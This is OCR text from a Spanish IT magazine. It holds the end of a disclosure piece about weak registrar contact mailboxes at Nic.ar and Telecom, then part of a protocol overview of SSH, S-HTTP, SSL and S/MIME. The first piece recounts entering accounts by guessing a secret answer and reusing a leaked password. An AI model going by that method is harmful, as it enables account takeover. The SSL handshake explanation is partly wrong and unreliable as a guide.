- La cuenta de Hotmail, comprobada como debil en seguridad por la respuesta secreta lograda en 20 segundos al descubrir que tenía como respuesta secreta: el grito de festejo de Arquimedes en su bañera. Esa misma, una palabra y un signo de admiracion.
- La cuenta de Arnet, una cuenta olvidada, con una clave random de menos de 9 letras… obtenida hace algun tiempo… en el que se podían ver claves online en texto plano en el reporte de una falla de un colega hacia la misma institución.
¿Y luego? sin hurgar en su contenido (es tan ilegal como hacerlo con el correo ordinario) cerré ambas seciones y seguidamente le escribí a los respectivos responsables a su casilla personal, para que cambiaran sus claves y pregunta secreta, comenté de que estaba redactando una nota acerca de la falla de Nic.ar que daba sus mails de registro al público y que tomen mejores medidas dado al peligro que significarian en manos de un chico o delincuente cualquiera... además como siempre nunca se sabe si paso antes alguien con otros fines.
Ahora imaginen, ¿tienen idea del problema que hubiera sido redireccionar todos los dominos del grupo Telecom? quedarse con el catch all total de los mails @arnet.com.ar, los corporativos/ejecutivos @ta.telecom.com.ar, los telefonicos @telecompersonal.com.ar, los contenidos de los mensajes de a celulares, cuentas pop/FTP y toda la informacion que alli llegaba?
Informacion de redes internas, intranets, routers, servers, passwords e información relevante o clasificada, personal y privada, logins de todo tipo... un oceano de información, aunque sea por unas horas o una noche de fin de semana.
Altisimo impacto/costo.
Nunca dominios de tales caracteristicas pueden estar ligado a unas simples (y como si fuera poco vulnerables) casillas de correo.
Imaginense ahora las garantias que tenían y



tienen actualmente los activos vitales - la información confidencial - de muchas empresas minusculas online en comparación a ellos (ni hablar del usuario normal de internet) que estan en riesgo y no tienen la mas mínima idea de la seguridad informatica.

Sugerencias a usuarios, empresarios y responsables de sistemas en ISP

- Adoptar una decente administración de las terminales y servidores que usan a diario
- Adoptar un plan de seguridad y auditorias serias
- Un plan de claves alfanumericas de mas de 8 digitos que no tengan nada que ver con parientes, gustos, nombres o palabras de diccionario.
- Adoptar respuestas incoherentes en respuestas secretas de casillas de correo
- Adoptar la criptografía como resguardo de la confidencialidad en información importante
- Adoptar los backups e imágenes de sistema puros
- Contratar administradores de sistemas realmente capacitados, esto va más alla de los titulos
- Certificaciones que posean, no usen agencias de recursos humanos para contratar administradores o personal de sistemas, consulten a gurues que les recomienden personal calificado
- En cuanto a registros Nic.ar, utilizar correos seguros por ahora ya que son vitales para los tramites actualmente o bien, dar de baja en su dominio al usuario que usaron para tal fin.
- Concientizarse en que la información importante es un activo "vital" de la empresa

Algunas sugerencias al personal responsable de Cancilleria/Nic.ar


Como medida esencial, actualizar el sistema de registro y tramitación por completo.
Esto no es una fantasia como el bug del año 2000 al que se destinaron inutilmente millones de dolares, esto es una realidad vital, tanto como mantener la confidencialidad de todos nuestros datos.
* Implementar panel de control de usuario con tramites automáticos instantaneos - sin hacer pasear tanta info por la net via correos reenviados ni trámites engorrosos en tiempo y forma -
* Login via user/pass con datos de registro comprobados por personal via telefono y padron nacional, via SSL (mediante encriptación 128 bits, ver Certisur S.A en Google).
* Sectorizar usuarios de registro en usuarios comunes, pymes y empresas de hostings con cobro de dominio anual y por cantidades de dominios.
* Estipular limites de registro, no es posible que alguien por ser gratis registre 5600 dominios y los quiera vender a alguien que verdaderamente lo necesita
* Dar tiempos - caducidad - y permisos a nivel sesión, que una ip o user no pueda hacer 5 registros por dia (a menos de que sea una empresa de hosting)
* Que solo se muestre en la consulta de responsable de dominio: Nombre, apellido y telefono de la persona dueña de un registro, "solo" a traves del panel de control en modo privado y no al publico.
* Dar de baja automaticamente a dominios sin uso en determinado tiempo o a aquellos denunciados con material ofensivo, racista, o prohibido.
*Clasificar dominios importantes para "lockear" (bloquear) trámites via web y fax, por ejemplo, para hacer trámites de cambios en dominios como "arnet.com.ar", que se presente el jefe de sistemas con DNI en mano y un administrador capacitado lo atienda personalizadamente.
* Establecer la sponsorizacion (oficial) del registro para disponer de un pequeño call center de atención al publico las 24Hs y personal para comprobación de identidades reales
* Contratar a personal profesional especializado en seguridad informatica, no solo a nivel capa de aplicaciones, tecnologia y sistemas operativos. De perfil CISSP.

Nota del redactor :

Es importante que en estos tiempos se adopten medidas serias en cuanto a seguridad informatica y se trate de modo serio la información sensible de las personas y empresas, actuando en prevención, capacitando en standares y normas, metodologias, incentivando a los administradores y responsables, aplicando soluciones como resultado de profundos y exhaustivos análisis de riesgos.
Es un momento crucial en la evolución IT Argentina, dado a los excelentes recursos humanos que disponemos para llevarlo a cabo y a la actitud generacional que se esta gestando desde hace unos 10 años a la fecha, más teniendo en cuenta el auge de Internet por estos dias.
La falla de confidencialidad en la tramitación y casillas de correo débiles, fueron reportadas a H de Nic.ar, a GCG de Telecom y a GM de TI, ninguna información sensible se obtuvo de modo fraudulento ni se publicó en este documento en perjuicio de empresa, persona, o Habeas Data, al contrario se la previno de graves y potenciales incidentes informáticos, dando lugar a este material pedagógico -preventivo para presentar en un principio a la gente que asistió al meeting sobre Delitos Informaticos de I-Sec, y ahora a los lectores de NEX.

Mis dos centavos a la comunidad, gracias por su atencion. Atte.

Carlos Tori
www.nnlnews.com
PGP ID 0x7F81D818



Comunicaciones SEGURAS



Cuando se diseñó Internet, sus creadores no advirtieron la necesidad de transmisiones seguras con sus protocolos. De hecho ni TCP/IP ni HTTP proporcionan un método para codificar y proteger las transmisiones individuales. Los diseñadores originales de HTTP crearon el protocolo como método para comunicar información multimedia como gráficos, video, sonido, etcétera. Los diseñadores de la Web no se dieron cuenta, ni tampoco tenían razón alguna para esperarlo, de que HTTP se convertiría en el núcleo central de una increíble cantidad de aplicaciones comerciales. Mientras la gente comenzaba a utilizar la Web para el co-mercio, las empresas y los usuarios reconocieron la necesidad de transacciones seguras de un extremo a otro, en lugar de las transacciones inseguras saltando de un lado a otro como es la comunicación habitual de la Web.

SERVICIOS DE COMUNICACIONES INSEGUROS

Telnet

Telnet es el nombre de un protocolo (y del programa informático que implementa el cliente) que permite acceder a otra máquina mediante una red TCP/IP, para manejarla como si estuviéramos sentados frente a ella. Para que la conexión funcione, como en todos los servicios de Internet, la máquina a la que se accedía debe tener un programa especial que reciba y gestione las conexiones.
Sólo sirve para acceder en modo terminal, es decir, sin gráficos, pero fue una herramienta muy útil para reparar fallos a distancia, sin necesidad de estar físicamente en el mismo sitio que la máquina que los tenía. También se usaba para consultar datos a distancia, como datos personales en máquinas accesibles por red, información bibliográfica, e incluso actualmente muy utilizado para revisar y/o retocar las configuraciones de equipos como routers, etc.
Su mayor problema es de seguridad, ya que todos los nombres de usuario y contraseñas necesarias para entrar en las máquinas viajaban por la red sin cifrar (es decir en texto claro). Esto permite que cualquiera que espíe el tráfico de la red pueda obtener los nombres de usuario y contraseñas, y así acceder a todas esas máquinas. Dejó de usarse casi totalmente hace unos años, cuando apareció y se popularizó el SSH, que puede describirse como una versión cifrada de Telnet. Como medida extra de seguridad, deberíamos deshabilitar el puerto correspondiente si es que no hacemos uso de dicho protocolo: su puerto es el 23.

Remote Login

Al igual que la utilidad TCP/IP telnet, en sistemas operativos UNIX se utiliza el comando rlogin (remote login - login remoto) para establecer una sesión de login desde otra estación de trabajo UNIX remota. Telnet siempre pedirá un nombre de usuario y contraseña. Aunque rlogin puede configurarse de modo tal que no se requiera contraseña como una conveniencia para los usuarios, el nombre de usuario y contraseña son también transmitidos sin encriptación.
Hacer login remotamente a una estación de trabajo es útil bajo las siguientes circunstancias:
- Para acceder a información en otra estación de trabajo que no esté disponible de otro modo.
- Para acceder a la estación de trabajo de un usuario remotamente para leer el correo.
- Para "matar" un proceso que ha ocasionado que la estación de trabajo del usuario se cuelgue.

Cuando transmitimos información por una red, no estamos exentos de ser espiados. Sea por diversión o con fines específicos nos pueden estar vigilando mientras hacemos transacciones vía Internet. Sepa cómo funcionan los protocolos de seguridad más utilizados. **Por Leonel F. Becchio**

IPsec y VPN deberían estar contenidas en este artículo. Pero, ya han sido estudiados en detalle en "NEX IT Specialist # 14, Marzo 2005. Referimos al lector a las páginas 52 a 59 para VPN y 45 a 50 para IPsec.

SSH

Desarrollado por la firma SSH Communications Security Ltd., SSH (Secure SHell o shell seguro) es un servicio que permite conectarse a un equipo remoto con el fin de ejecutar comandos en el mismo. Surgió como un reemplazo de servicios inseguros como telnet, rlogin, rcp,rsh y rdist.
Este servicio, que realiza las conexiones sobre el puerto 22, se ocupa de brindar confidencialidad e integridad de la información que se transmite puesto que inicia una sesión encriptada entre el cliente y el servidor antes de que se transfiera el nombre de usuario y la contraseña. La idea es proveer una fuerte instancia de autenticación sobre canales inseguros. De esta manera SSH protege a una red de ataques tales como sniffing, IP spoofing, cracking de encriptación, man-in-the-middle, etc. Un atacante sólo podría forzar a que se desconecte la conexión SSH, pero no podría reenviar tráfico o secuestrar la conexión misma una vez que existe encriptación.
Para poder encriptar la información que transmite, SSH requiere el uso de claves que sean conocidas por ambos extremos. Estas claves deben ser transmitidas por la red antes de realizar cualquier transferencia de información. La técnica que se utiliza es la de claves asimétricas, es decir un modelo de claves pública y privada basado en el algoritmo RSA. Esto es una clave pública conocida por todos para encriptar el mensaje a enviar y una clave privada -conocida sólo por el destinatario- para poder desencriptarlo.
Una vez realizado en proceso de intercambio de claves, se comienza a transmitir la información en forma segura. Obviamente, todo anexo de seguridad que le infiere el protocolo, resulta en una mayor carga de tráfico de red.
Una de las cosas interesantes es que SSH es independiente de la plataforma, existiendo clientes desarrollados para Unix, Windows, OS/2 y Macintosh, hasta existen versiones para PDA´s. Existen varios clientes SSH, pero uno de los más conocidos es OpenSSH que se puede descargar de http://www.openssh.com. Es un cliente gratuito y de código abierto que permite gestionar los servicios SSH versión 1 y 2. SSH2 provee un más alto nivel de encriptación y autenticación que SSH1 remendando algunas insuficiencias de éste último.
Luego de establecer la conexión TCP, mediante un saludo de tres vías, el cliente y el servidor intercambian sus versiones de SSH. Posteriormente intercambian las claves de encriptación para luego poder transmitir la información en forma segura. Ver Figura 1.




Fig. 1 - Conexión SSH

Introducción al protocolo S-HTTP

El Protocolo Seguro de Transferencia de Hipertexto (S-HTTP) es una versión modificada del Protocolo de Transferencia de Hipertexto HTTP que incluye características de seguridad. Su diseño permite comunicaciones seguras a través de la Web que incluyen el envío de información personal a largas distancias.
Los diferentes métodos utilizados por el protocolo para garantizar la seguridad del mensaje incluyen un método de firma, uno de codificación, y comprobaciones del remitente y la autenticidad del mensaje.
Un mensaje S-HTTP combina el cuerpo codificado del mensaje y la cabecera, que puede incluir, la información sobre cómo puede decodificar el destinatario el cuerpo del mensaje y cómo debería procesarlo una vez descifrado el texto.
Para crear un mensaje S-HTTP, el servidor integra las preferencias de seguridad del servidor con las del cliente. Por ejemplo, si el servidor está configurado para utilizar el Estándar 7 de Codificación mediante Clave Pública (PKCS-7) y la lista de codificación del cliente incluye este protocolo, el servidor lo utilizará para codificar el mensaje. Al existir coincidencia en

alguno de los métodos, el servidor lo utiliza para codificar el mensaje en texto plano y convertirlo en un mensaje S-HTTP.
Para recuperar el mensaje, el cliente realiza el proceso contrario, es decir, evalúa que la transmisión coincida con sus propias preferencias criptográficas. Si no es así, intentará decodificarlo utilizando las opciones criptográficas del servidor (inicialmente el servidor y el cliente mantienen una conversación donde, por acuerdo el servidor afirma las operaciones criptográficas que realizará en el mensaje). Una vez que encuentra el estándar de codificación, decodifica el mensaje mediante alguna combinación de claves entre remitente y destinatario. Cuando se haya decodificado el mensaje se muestra en el explorador Web el código HTTP.

Codificación del mensaje

En sistema de criptográfico que emplea S-HTTP es de clave simétrica, es decir, el servidor y el cliente son los únicos que conocen dichas claves y las emplean para codificar y decodificar los mensajes que envían. En este sistema los usuarios deben encontrar un método para intercambiar las claves. En S-HTTP define dos mecanismos: uno que intercambia claves públicas acordadas en forma externa y otro que se denomina intercambio "en banda". El primer método utiliza un intercambio manual de claves, generalmente usado en intranets o algunas redes bancarias que acuerdan externamente con el cliente cuál será la clave. El segundo método el servidor codifica su propia clave privada con la clave pública del cliente y se la envía a éste. Para esto, el cliente le tuvo que haber enviado (en segundo plano) su propia clave pública y el sistema criptográfico que empleó, para que el servidor lo sepa y lo utilice. Una vez recibida la clave del cliente, el servidor genera una clave de sesión (su clave privada encriptada con la pública del cliente) y se la envía a éste para que le pueda enviar mensajes seguros.

Integridad del mensaje y autenticidad del remitente

Además de la codificación del mensaje, ambas partes pueden verificar la integridad del mensaje y la autenticidad del remitente calculando un código para el mensaje. S-HTTP calcula un código para el mensaje como un "valor hash relacionado con la clave de sesión" con el cual se corrobora en ambas partes que coincida el hash enviado con uno generado localmente, a partir de la clave de sesión que ambos conocen, para verificar la integridad del mensaje. Dicho hash se denomina Código de Autenticación de Mensaje. Si una de las partes solicita la verificación del mensaje, la otra parte puede firmar digitalmente incorporando dicho hash para que la parte contraria pueda evaluar su integridad y saber si alguien o algo ha modificado el documento desde su envío. Ver Figura 2.



Fig. 2 - S-HTTP





Transmisión segura con SSL

A diferencia del protocolo S-HTTP, que fue diseñado para transmitir mensajes individuales en forma segura, el protocolo SSL fue creado con el fin de crear conexiones seguras de extremo a extremo entre el cliente y el servidor sobre las cuales poder enviar cualquier cantidad de datos en forma segura.

SSL, abreviatura de Secure Socket Layer (Capa Socket Segura) es un protocolo desarrollado por Netscape Communications Corp. para proveer seguridad y privacidad sobre Internet. Se trata de un protocolo abierto no propietario, lo que significa que Netscape ha puesto a disposición de las empresas para ser utilizado en aplicaciones de Internet. Se diseño con el fin de proveerle seguridad a los protocolos de la capa de aplicación como HTTP, Telnet, FTP, por lo que se sitúa debajo de dicha capa y encima de la capa de transporte TCP. El último estándar SSL 3.0 proporciona codificación de datos, autenticación de servidores, integridad de los mensajes y autenticación opcional del cliente para una conexión TCP/IP.

Al proporcionar un método para que los servidores y clientes codifiquen las transmisiones en la Web, requiere que en la conexión participen servidores y exploradores preparados para SSL. Los exploradores Netscape Navigator e Internet Explorer incorporan dicha capacidad. En Internet Explorer podemos comprobar su existencia si nos dirigimos a Herramientas | Opciones de Internet | Opciones Avanzadas. Ver Figura 3.

Las comunicaciones seguras no eliminan por completo las preocupaciones de un usuario en Internet. Aunque SSL asegura la comunicación en Internet, esta seguridad por sí sola no protege al usuario ante la gente descuidada o corrupta con los que podría tener transacciones comerciales.

La autenticación de servidores SSL utiliza criptografía RSA de clave pública junto a una Autoridad Certificante como Thawte o VeriSign. Siempre que se conecte a un servidor, se podrá ver su certificado para comprobar su identidad.

Cómo asegura SSL las conexiones de extremo a extremo

Cuando un explorador y un servidor establecen una conexión segura, es servidor envía al explorador una clave de sesión que ambos utilizan para codificar las comunicaciones en la conexión. Sin embargo, el servidor y el explorador primero deben intercambiar la clave de la sesión. El sistema que utilizan es de clave pública.

Cuando el explorador se intenta conectar con un servidor seguro, envía al servidor un mensaje Client.Hello que trabaja de forma similar a una petición HTTP. Además de información del explorador, éste le envía su clave pública que generó en el momento de su instalación en el sistema.

Una vez que el servidor recibe el mensaje, evalúa la información del mismo. Si el explorador y el servidor coinciden en un tipo de codificación admitida por ambos, el servidor le responde con un mensaje Server.Hello. Dentro de la respuesta, viaja la clave pública del servidor.

Cuando el cliente recibe la respuesta, envía otra petición al servidor. Ahora el cliente codifica esta segunda petición con su clave pública, ahora que el cliente ya la conoce. La segunda petición del cliente le indica al servidor que envíe la clave de sesión que utilizarán para la comunicación. A su vez, el servidor devuelve la clave de sesión, que codifica con la clave pública del cliente.

Una vez que el cliente recibió la clave de sesión, utilizará esta para codificar toda información que se transmita. Ver Figura 4.

Las transmisiones que utilizan SSL permanecen activas hasta que el explorador o el servidor cierran la conexión (en general cuando el explorador solicita una URL diferente).

Fig. 3




Fig. 4

TRANSMISIÓN SSL

CLIENT.HELLO

ENVÍO DE MENSAJE CLIENT.HELLO Y CLAVE PÚBLICA DEL CLIENTE

SERVER.HELLO

ENVÍO DE MENSAJE SERVER.HELLO Y CLAVE PÚBLICA DEL SERVIDOR

CLAVE PÚBLICA DEL SERVIDOR

¿CUÁL ES LA CLAVE DE SESIÓN?

CLIENTE (EXPLORADOR)

SERVIDOR

CLAVE DE SESIÓN

CLAVE PÚBLICA DEL CLIENTE

CLAVE DE SESIÓN

TEXTO CODIFICADO

@#@#@#@#

@#@#@#@#

Para saber si un documento proviene de un sitio seguro, debemos mirar el campo donde escribimos las URL´s y observar una "s" tras el protocolo http , es decir que el sitio en cuestión comenzará con https:// . Además, en el momento de entrar en un sitio seguro, en Internet Explorer se podrá visualizar un candadito amarillo cerrado en la parte inferior izquierda del navegador.

En 1996, Netscape Communications Corp. mandó el SSL a la IETF, organismo que se encargaría de su estandarización. El resultado fue TLS (Transport Layer Security). Los cambios hechos a SSL fueron pequeños pero, sin embargo resultaron suficientes para que SSL versión 3 y TLS no puedan interoperar. Lo que se buscó es obtener un protocolo con claves más fuertes que sea más difícil de criptoanalizar. La versión TLS 1.0 se la conoce como SSL 3.1. Si bien las primeras implementaciones aparecieron en 1999, aún no queda claro si TLS reemplazará a SSL en la práctica, aunque es ligeramente más fuerte.

Correo Seguro

MIME & S/MIME

MIME es la abreviatura de Multipurpose Internet Mail Extensions, cuya traducción podría ser Extensiones Multipropósito de Correo en Internet. Se trata de una especificación para darle formato a mensajes no ASCII para poder ser enviados a través de Internet.. Los mensajes de correo poseen dos partes: la cabecera del mensaje, que contiene unos campos estructurados conteniendo información esencial para la transmisión del mensaje, y el cuerpo del mismo totalmente desestructurado a menos que se encuentre en formato MIME. Muchos clientes soportan ahora MIME ya que les permite enviar y recibir gráficos, audio, y video a través del sistema de correo en Internet. Adicionalmente MIME soporta el envío de mensajes en otros conjuntos de caracteres además de ASCII. Asimismo los exploradores también soportan varios tipos MIME, lo que les permite mostrar archivos que no estén en formato HTML.

Una nueva versión, llamada S/MIME, nace para brindarle a MIME el servicio de seguridad que éste carece. S/MIME (Secure / Multipurpose Internet Mail Extensions) es un protocolo que agrega firmas digitales y encriptación a MIME. El cuerpo MIME transporta un mensaje codificado en PKCS-7. El estándar actual es S/MIME versión 3 .

Existen varias empresas que comercializan casillas de correo seguras. Por ejemplo la firma S-Mail brinda casillas cuya protección se basa en tres niveles principales:

